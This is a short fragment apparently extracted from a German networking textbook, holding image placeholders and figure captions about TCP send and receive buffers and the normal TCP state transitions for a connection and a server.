



Abb. 5.8: Beziehung zwischen Sende- (a) und Empfangspuffer (b) bei TCP

die "normalen" Zustandsübergänge
nach TCP-Richtung



die "normalen" Zustandsübergänge
eines TCP-Servers

